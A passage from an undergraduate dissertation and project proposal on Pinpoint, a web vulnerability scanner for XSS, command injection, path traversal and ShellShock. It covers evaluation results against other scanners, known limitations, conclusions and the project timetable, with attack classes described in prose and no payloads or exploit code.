I have tested with two existing scanners: the CrowdStrike scanner [5], dedicated to discovering ShellShock, and Commix, which is designed for command injection but contains a ShellShock module. Both of these scanners are able to detect the vulnerability in both sites when using a version of Bash vulnerable to the original CVE. When using a version that has the first, incomplete patch for ShellShock, Commix and Pinpoint are still able to detect a vulnerability, however the CrowdStrike scanner fails as it does not check for any CVE other than the original CVE-2014-6271. These results are shown in table 4.4.

Table 4.4: Comparison of ShellShock scanners

Source	Website	Pinpoint reports	CrowdStrike reports	Commix reports
OWASP Broken Web Apps	bWAPP	2/2	1/2	2/2
VulnHub VMs	ShellShock	2/2	1/2	2/2

4.4 Discovered Limitations

Pinpoint performed well overall, however through the evaluation a selection of limitations have become apparent in Pinpoint, restricting its performance on certain sites.

The first of these is Pinpoint's performance on websites that make heavy use of JavaScript, such as those made using JavaScript frameworks like Angular or React. For sites such as these, no scanner tested was able to even crawl the site because the HTML returned is always a selection of scripts, and no body. Requests does not run these scripts: it simply returns the HTML from the HTTP response, giving an effectively empty web page to parse. As such, it would be beneficial to have a crawler that interacts with the browser instance, allowing the scripts to be run and generate all required HTML before attempting to parse the otherwise empty web page. This would allow Pinpoint to discover vulnerabilities on more modern websites, massively improving its utility.

Several limitations in the Selenium framework have become prevalent while developing this project. One of the largest problems is Selenium's inability to submit HTTP POST requests with custom parameters: as Selenium focuses on how users interact with a website, it does not work well with a hacker's methods of interacting with a page. This causes problems when attempting to test malicious payloads, as payloads that can be manually submitted to a form must fit within the restrictions provided by the page. A combination of length limits and the inability to provide custom inputs to dropdown menus and radio buttons prevents many of these payloads from being entered. This gives a very large false negative rate for XSS vulnerabilities in POST requests, heavily contributing to the recall below 0.5. Selenium also fails to set any non-standard cookies for sites: in the example of bWAPP, it is only able to set the PHPSESSID for the session, despite four fields being provided and required by the site to access it, leading to XSS tests being impossible on this site. Additionally, Selenium attempts to help with supposedly unexpected situations, such as alerts appearing, by throwing an exception before closing the alert. Unfortunately, this occasionally preempts any alert handlers set up, causing the XSS scanner to have some false negatives and unnecessarily complex code to handle these exceptions. Overall, I believe it would have been beneficial to choose a different headless browser framework that is not restricted in the various ways that Selenium is.

There are a handful of cases that Pinpoint is not able to handle for XSS detection. The first of these are CSRF tokens: unique hidden values in many forms that prevent hackers sending malicious requests using a user's logged in session to perform actions on their behalf. These cause problems whenever we do not use the browser to interact with a form and send a request, for example in a GET request, as the stored token from crawling is most likely not valid after the first page visit, meaning that we cannot submit data to the form without the CSRF token causing an error. This suggests that Pinpoint could achieve better performance by always interacting with the headless browser, instead of mixing interactions with custom requests.

Finally, one case in which the Pinpoint scanner always presented false negatives when testing for XSS was when quote filters were in place. This is due to all XSS payloads containing quotes, causing all tests featuring quote filters to fail. This could be improved by testing with numbers as the alert text, allowing the `alert()` to run without having the required quotes filtered out.

4.5 Summary

Overall, Pinpoint performs comparably to other many-vulnerability scanners, as well as scanners specifically for command and code injection, path traversal, and ShellShock. It falls behind against scanners targeting XSS vulnerabilities due to poor performance on a selection of sites, as well as the known cases in which Pinpoint fails. There are several ways in which Pinpoint could be improved in the future, such as using a different headless browser framework, containing a browser based crawler, handling CSRF tokens and running XSS tests without quotes. On the other hand, its performance for vulnerabilities other than XSS is very good, and it is a useful tool for the security community.

Chapter 5

Conclusions

In my introduction, I describe a web-application vulnerability scanner, capable of detecting a small range of common vulnerabilities in web-applications, allowing the vulnerabilities to be repaired before they can be maliciously exploited. In this chapter, I discuss the successes and shortcomings of the implemented scanner, Pinpoint. I further discuss differences to the design of the project in hindsight, as well as potential extensions and developments for the project in the future.

5.1 Successes and Failures

The project was an overall success. All of the success criteria were achieved: develop a site crawler, XSS and command injection scanners, and report the vulnerabilities. Furthermore, three of six planned extensions were implemented: code injection, path traversal, and ShellShock scanners. I consider the high performance of the latter four tests to be a great success for the project.

The XSS detection has many corner cases which it is unable to detect due to limitations of either the scanner, such as ineffective CSRF token handling, or the Selenium framework used, such as the inability to submit custom POST requests, insert custom values into dropdown menus, and set all of the cookies provided.

The use of a requests-only crawler causes issues with modern sites, due to asynchronously loading content, JavaScript modifying the page, and generally not having the full content of each web page available to crawl. Especially with sites made using JavaScript frameworks, where all content may rely on JavaScript being loaded from other files or run to generate elements on the page, we see many pages not being explored and many injection points not being discovered.

5.2 The Project in Hindsight

Given current knowledge of the project, it would be better to have used a headless browser for the web crawler, rather than mixing requests and the browser. Although requests is a faster method, it causes many missed pages and forms when crawling, whereas a browser would allow any external files and dynamic content to be loaded before parsing each page.

I would have spent more time researching a framework to use. I chose Selenium due to my prior experience with it, which allowed me to get a head start on the project as I did not have to learn the framework before beginning. On the other hand, Selenium is designed for testing, and does not function well for my system. It creates unnecessary complications during development, cannot handle custom post requests, does not consistently set cookies correctly, contains race conditions, and overall limits the performance of Pinpoint's XSS detection. I would use a different framework should I attempt this project again.

Existing specialised XSS scanning tools use different techniques than the method chosen in Pinpoint, while outperforming it: XSSer detects more than twice as many vulnerabilities as Pinpoint. This implies a different approach to XSS would be an improvement over the one chosen, although the selected method is similar to the method use in manual vulnerability discovery.

Existing scanners rarely differentiate between command and code injection. Although they are inherently different, the way they are exploited is similar, and indeed my method of detecting code injection is to escalate to command injection. As such, it would likely be better to combine the two types of attack in the future, putting all of the code injection payloads into the command injection module. It is also difficult to identify the programming language being exploited in code injection, hence it is likely better to always use a generic code injection report instead of putting additional work into identifying the language.

5.3 Possible Continuations

The system has been designed for extensibility, and hence new vulnerability tests could easily be added to it in the future for vulnerabilities such as SQL injection and XML injection. The additional tests could make this scanner more comparable to existing scanners, which commonly tests for tens of vulnerabilities rather than 5. Improvements could also be made to the scanner core: it is currently barely parallelised, and running tests in parallel would enable a large speedup in the scanner's operation. Furthermore, converting to a different browser framework would allow for a higher XSS discovery rate, and making a crawler that uses a headless browser would also allow for the project to be adaptable to more modern JavaScript heavy sites.

Bibliography

[1] *Computer Misuse Act 1990*, c. 18. Available at: https://www.legislation.gov.uk/ukpga/1990/18/contents (Accessed: 26 April 2020).

[2] Wade Alcorn. BeEF - the Browser Exploitation Framework. https://beefproject.com/.

[3] Christos Xenakis Anastasios Stasinopoulos, Christoforos Ntantogian. Commix: Detecting and exploiting command injection flaws. 2015.

[4] Gianluca Brindisi. XSSSniper. https://github.com/gbrindisi/xsssniper, 2012.

[5] CrowdStrike. CrowdStrike shellshock scanner. https://www.crowdstrike.com/blog/crowdstrike-shellshock-scanner/.

[6] Epsylon. XSSer: Cross Site "Scripter". https://xsser.03c8.net/, 2012.

[7] HackerOne. Top 10 most impactful and rewarded vulnerability types. https://www.hackerone.com/resources/top-10-vulnerabilities. Accessed: 2019-10-22.

[8] Amit Klein. DOM based cross site scripting or XSS of the third kind: A look at an overlooked flavor of XSS. http://www.webappsec.org/projects/articles/071105.html.

[9] Christian Navarrete and Alejandro Hernandez H. DotDotPwn - The Directory Traversal Fuzzer. https://github.com/wireghoul/dotdotpwn, 2012.

[10] OWASP. Zed Attack Proxy. https://www.zaproxy.org/, 2011.

[11] OWASP. OWASP Top 10 - 2017: The ten most critical web application security risks, 2017.

[12] OWASP. XSS filter evasion cheat sheet. https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet, 2019.

[13] OWASP. XSS prevention cheat sheet. https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html, 2019.

[14] Andres Riancho. w3af - web application attack and audit framework. http://w3af.org/, 2014.

Computer Science - Part II - Project Proposal

A Web Application Vulnerability Scanner

Project Originator: Candidate

24th October 2019

Introduction

Web applications are often subject to attacks by malicious users. Some of these websites will contain well known general vulnerabilities, which make them much easier to exploit by a malicious user. A common approach to discovering these vulnerabilities before they are exploited is to hire a penetration tester (pentester), who will use their knowledge and a suite of tools to find and report vulnerabilities in a web application. The pentester can then aid the developers in patching these vulnerabilities, preventing them from being exploited maliciously and causing harm to the company.

In this project, I aim to create a single application that can detect a range of vulnerabilities and report back to the user, aiding them in improving the security of their website. I will focus on two major vulnerabilities - Cross Site Scripting and Command Injection - and develop further tests as extensions, if I have time. I will be using an extensible architecture to enable future addition of vulnerability tests.

Cross site scripting (XSS) allows a visitor to a website to inject JavaScript code onto the page. This code can then be run on the browsers of other site visitors, allowing for a variety of attacks to be run by the attacker. Frameworks such as BeEF make this easier, by having the attacker inject a ”hook” script, that allows any victim browser to become a ”zombie” which can then be forced run any of the 301 payloads available to the attacker. These include stealing session cookies, turning on the webcam and display a phishing dialog such as a Facebook login page.

The detection and prevention of XSS attacks has been documented by many institutions, such as Guru Nanak Dev University [4] and Universiti Sains Malaysia [3]. XSS is currently the 7th vulnerability in the OWASP top ten [5], and the most common vulnerability reported via the bug bounty site HackerOne [2]. The scale of this attack can be seen through sources such as XSSed[7] with their log of over 45,000 reported XSS vulnerabilities.

Command injection allows arbitrary operating system commands to be run on a web server by malicious visitors to a website. The ability to run any command allows the attacker to access sensitive information on the server, as well as potentially modify the website or attempt privilege escalation to fully take over the server. Traffic from other visitors may be viewed or modified and other vulnerabilities in the system exposed. This is one of the most damaging vulnerabilities to have on a server, due to the power an attacker may gain.

Injection vulnerabilities are currently number 1 on the OWASP top ten [5], and 6th on the HackerOne top 10 [2]. Analysis on types of command injection, as well as their detection and prevention, has been done during development of tools such as COMMIX [1].

There exist many tools for combating individual vulnerabilities that are commonly found on websites, such as XSSer for cross site scripting, as well as some scanners that test for many vulnerabilities, such as the OWASP Zed Attack Proxy (ZAP) or W3AF.

Starting Point

I have been using Python as a programming language for several years and have created a variety of projects with it.

I have some knowledge of web exploits from the IB Security course, and have further knowledge of manually exploiting them from training for and participating in various CTF competitions.

I have previously used tools for exploiting specific vulnerabilities, such as SQLmap and SQLninja for SQL injection, as well as XSSer and XSSSniper for XSS attacks.

Work to be done

The core of my project will consist of:

1. A web spider to find all potentially vulnerable pages and inputs on the website provided by the user. This will be configured with some hard scoping rules, to prevent external websites from being scanned, and may allow additional user defined scoping rules.
2. A core vulnerability scanner, to function on each of the inputs found by the spider. This will be designed such that further vulnerability tests can easily be added to the system. The tests to be implemented are as follows:
    (a) A Cross Site Scripting (XSS) scanner, looking for instances where malicious JavaScript code can be run on another user's browser. This should function with both reflected XSS - non-persistent attacks, that function only on the specific link for which the attack works - and stored XSS - persistent attacks, where malicious code can be permanently stored on the site and served to all visitors of the page.
    (b) A command injection scanner, searching for places where system commands can be sent to the site and run on the server, allowing for control of the system or exfiltration of data. This will aim to detect vulnerabilities on both *NIX and Windows systems.
    (c) Any extension vulnerability tests that I am able to create, as outlined in the possible extensions section.
3. A command line interface for the system, allowing the user to run the scanner, control options for the tests to be run, and to optionally aid the system in more precisely targeting specific inputs, as appropriate. An extension to this project would be to create a GUI as well as a CLI.

The system will be evaluated against intentionally vulnerable applications, such as OWASP's broken web applications (BWA) and Juice Shop projects. By using a range of the web applications in these projects, quantitative analysis can be done on the number of accurate vulnerability detections, false positives, and missed known vulnerabilities. We can evaluate the accuracy, precision, recall and F1 measure of the system.

Success Criterion

For the project to be deemed a success the following items must be successfully completed.

1. The site crawler must be designed and implemented, and be able to find the majority reachable pages and possible exploitation points for the chosen vulnerabilities.
2. Both reflected and stored XSS detection must be designed and implemented, and be able to detect some known instances of each vulnerability.
3. Both *NIX and Windows command injection must be designed and implemented.
4. The vulnerability report must be designed and implemented.
5. Test runs on intentionally vulnerable websites should be performed to demonstrate that the scanner works.
6. The dissertation must be planned and written.

Possible Extensions

The following list contains possible extensions to the core vulnerability scanner.

1. Perl and/or PHP code injection detection, in which Perl or PHP scripts will run code provided by the user.
2. Path traversal vulnerability checks, in which the user can escape the directory in which site files are stored and potentially access sensitive system files such as /etc/shadow.
3. Tests for the ShellShock vulnerability (initial report CVE-2014-6271), which allows the user to perform arbitrary Bash commands when input is passed to an environment variable.
4. SQL injection (SQLi) detection, in which additional SQL code can be used to leak data, or in some cases take control of the system. The main types of SQLi vulnerability are error based SQLi, UNION based SQLi, stacked queries, time based blind SQLi, and boolean based blind SQLi.
5. A GUI for the scanner could be created, to make the system more user friendly.
6. The system could be converted to a plugin for Firefox or Chrome, to make it more convinient for the user.

Timetable and Milestones

25th October 2019 - 8th November 2019

Setup a backup system with Gitlab, Google Drive, and a USB drive, and script the backup process. Design the system, using UML diagrams to represent the structure of the program. Create file structure of the system.

Milestone: Completed system design.

8th November 2019 - 22 November 2019

Create a website crawler to find all pages on the site we want to scan for vulnerabilities. Identify inputs to be tested, such as forms and get parameters in links. Research methods for XSS detection in existing tools.

Milestone: Web crawler complete.

22 November 2019 - 13 December 2019

Start to implement XSS detection module. Begin with XSS "bomb" to find any possible XSS location, and then begin to detect specific contexts of the vulnerabilities with more specific exploits.

Milestone: Detect many XSS vulnerabilities, without necessarily knowing the context.

13 December 2019 - 03 January 2020 (Christmas Vacation)

Continue work on XSS detection, adding more contexts. Add tests that evade filtering, based on the OWASP XSS obfuscation cheat sheet[6].

Milestone: XSS detection with details about the specific vulnerability and basic filtering evasion.

03 January 2019 - 17 January 2019

Aim to finish XSS detection, and begin on command injection, with an initial focus on *NIX commands.

Milestones: XSS detection in many contexts with filter evasion and specific details about each injection point. Some command injection functionality.

17 January 2019 - 31 January 2019

Create progress report and presentation. Practice presentation for following week.

Milestone: Progress report complete and presentation prepared.

31 January 2019 - 14 February 2019

Progress report presentation. Continue work on command injection.

Milestone: Command injection detection on *NIX systems.

14 February 2019 - 28 February 2019

Complete command injection. Begin writeup of the dissertation, focusing on the introduction and preparation chapters.

Milestone: Command injection on both Windows and *NIX systems.

28 February 2019 - 13 March 2019

Continue dissertation writeup. Create tests to evaluate the system, for the parts implemented thus far.

Milestones: Draft Preparation and introduction chapters completed. Tests for the system ready to run.

13 March 2019 - 27 March 2019 (Easter vacation)

Evaluate the system, including quantitative analysis. Begin evaluation writeup.

Milestones: System tested and analysis complete.

27 March 2019 - 10 April 2019 (Easter vacation)

Continue writeup of the dissertation, aiming to have a near complete draft of all chapters.

Milestones: Completed evaluation chapter draft and progress on implementation.

10 April 2019 - 24 April 2019

Complete draft dissertation. Submit dissertation for feedback, and begin working on issues raised.

Milestone: Full draft dissertation complete.

24 April 2019 - 8 May 2019

Address remaining issues, and aim to submit the dissertation at least a week early.

Milestone: Submission of the dissertation.

Resource Declaration

I will use my own laptop (Parrot Linux x64, i5 quad core 2.5GHz, 8GB RAM) for development and testing. I accept full responsibility for this machine and I have made contingency plans to protect myself against hardware and/or software failure. Should it fail, I will use an MCS machine, copy my previous work from one of the three available backups, and continue with the project.
I will use a range of methods to backup my work, documented in Backup strategy below.
I will use the OWASP BWA VM and the OWASP Juice Shop project for testing and evaluation of my system.

Backup strategy

- I will use Gitlab to store a copy of the project, as well as track changes.
- I will backup a copy of my project on a USB drive twice a week.
- I will backup a copy of my project to Google Drive twice a week.

References

[1] Christos Xenakis Anastasios Stasinopoulos, Christoforos Ntantogian. Commix: Detecting and exploiting command injection flaws. 2015.

[2] HackerOne. Top 10 most impactful and rewarded vulnerability types. `https://www.hackerone.com/resources/top-10-vulnerabilities`. Accessed: 2019-10-22.

[3] Abdalla Wasef Marashdih and Zarul Fitri Zaaba. Cross site scripting: Detection approaches in web application. 2016.

[4] Dr. Parminder Kaur Ms. Daljit Kaur. Cross-site-scripting attacks and their prevention during development. 2017.

[5] OWASP. OWASP Top 10 - 2017: The ten most critical web application security risks. `https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project`, 2017.

[6] OWASP. XSS filter evasion cheat sheet. `https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet`, 2019.

[7] XSSed. Cross site scripting attacks information and archive. `http://www.xssed.com/`.